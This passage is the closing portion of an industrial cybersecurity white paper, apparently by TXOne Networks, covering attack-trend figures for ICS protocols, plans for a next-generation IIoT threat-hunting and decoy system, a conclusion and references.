


Figure 62. GE SRTP Attack Trends




Figure 63. Mitsubishi MELSEC Attack Trends




Figure 64. FOX Attack Trends




Figure 65. EtherNet/IP Attack Trends




Figure 66. DNP3 Attack Trends




Figure 67. HART-IP Attack Trends

NEXT GENERATION IIOT THREAT-HUNTING SYSTEM

What is a Next Generation Threat?

With the gradual maturity of Industry 4.0, many industrial control-related devices support direct networking functions. At the same time, according to the results of our recent observations, the probe or attack traffic related to ICS communication protocols is also showing a growing trend. This will affect the scope of industrial applications and production processes, and could mean that more and more attackers are gradually turning to IIoT-related fields to target related communication protocols as well as to conduct devices scans or attacks. Furthermore, we believe that the number of connected IIoT devices will reach a peak in the near future, and we also believe that this will become the core target of most hacker attacks. In summary, we believe that the attacks and threats against IIoT will become more severe, and this part will also be one of the key focuses of our threat analysis in the near future.

The Next Steps of Next Generation IIoT Threat-Hunting System

We share the next steps of our next-generation IIoT Threat Hunting System. We're looking forward to working together to create a high-performance and high-precision hunting system for next generation threats:

1. We will greatly improve the hunting engine, and plan to bring the complete industry 4.0 environment into our hunting system after it's fully virtualized. This will support various critical infrastructure scenarios such as smart factories or power plants, and various related pieces of equipment such as Programmable Logic Controllers (PLC), Human Machine Interfaces (HMI), and Field Devices.

2. In the short-term perspective, in order to slow down the window period caused by the development of a next generation of hunting engine, we plan to import real devices in the ICS/SCADA laboratory as parts of our hunting engine. The architecture is shown in Figure 68.




Figure 68. The Short-term Architecture of Next Generation IIoT Threat-Hunting System

3. In the long-term perspective:
   A. The next generation of our hunting engine will coexist with the existing IoT hunting engine, fully covering the scope of IIoT. We believe that a high-precision hunting system must be able to make it impossible for an attacker to distinguish that its attack target is forged, and also be able to perform various attack behaviors that the attacker wants to perform in order to truly achieve effective threat hunting.
   B. For attack traffic and malware, we will conduct an in-depth study of the various applications of machine learning on traffic analysis and malicious program analysis, further advancing the degree of automated analysis. Also, automated sandbox analysis is included.
   C. For vulnerability analysis and exploitation, the 0-day/1-day vulnerabilities related to IIoT will be gradually introduced into the next generation hunting system in order to build a hunting system that can analyze IIoT threats at a macro level.

CONCLUSION

There are an increasing number of new threats waiting to be leveraged, and manual threat hunting & analysis is obviously not a good solution. It goes without saying that an automated system is instead a good approach for effectively hunting and fighting the continuous expansion of IoT and ICS threats. At the same time, we believe that the number of these threats will continue to grow in number: if we do not respond in time, this will cause these attacks to become more and more reckless, putting people in a dangerous network ecosystem.

This paper highlights 5 requirements of an automated threat hunting system: (1) scalability, (2) High availability and stability, (3) Easy monitoring and analysis, (4) Fast adjustment, and (5) Data security. We discuss how we build a threat hunting system that meets the aforementioned requirements.

We also showed how we use our system to hunt for various threats, and provide 6 examples: (1) IoC hunting as a service, (2) Global Botnet Analysis and Alerts, (3) The Unknown Malware Playground, (4) 1-day/0-day Vulnerability Hunting, (5) Attack Trend Analysis as an Early Warning System, and (6) The Threats of the Next Generation. These examples are only a part of the resources available in our system.

In the last Chapter, we address the problem of next generation threats and explain how should embrace the blueprint of an IIoT hunting system.

In summary, our automated threat hunting system can effectively detect new threats in real time and block many malicious attacks. We shared 6 cases showing how to use these resources effectively. These cases only show some of the system's potential – we have many more cases of threat analysis, and there are many more unknown threats that we can explore and study for the betterment of global network security.

REFERENCE

[1] R. Shirey, "Internet security glossary, version 2," RFC 4949, August, 2007.

[2] M. J. Haber, "Threat Hunting," in *Privileged Attack Vectors: Building Effective Cyber-Defense Strategies to Protect Organizations*. Berkeley, CA: Apress, 2020, pp. 127-131.

[3] "Cowire." https://github.com/cowrie/cowrie (accessed 11/17, 2020).

[4] "Conpot." https://github.com/mushorg/conpot (accessed 11/17, 2020).

[5] "MTPot." https://github.com/Cymmetria/MTPot (accessed 11/17, 2020).

[6] "CVE-2014-9195." https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9195 (accessed 10/18, 2020).

[7] "Global IoT/ICS Threat Atlas." https://www.tr.txone-networks.com/ (accessed 10/10, 2020).

[8] "Beyond the attack event from Taiwan GSN." https://www.txone-networks.com/en-global/blog/detail/200514 (accessed 10/26, 2020).

Created by:

The Global Threat Research Group of TXOne Networks

TXOne Networks is a joint-venture company of Trend Micro and Moxa. TXOne Networks is mainly offering cybersecurity solutions to protect industrial control systems. Trend Micro has more than 30+ years of cybersecurity threats intelligent and MOXA has more than 30+ years of OT network expertise, which makes TXOne Networks have both IT and OT technology to provide the comprehensive adaptive ICS cybersecurity solution. TXOne Networks leverage those advantages to develop the ICS cybersecurity products including endpoint security and network security, both Trend Micro and Moxa are not just providing the technology and knowledge, they are also taking care the go-to market channel for both sales and support service in IT and OT.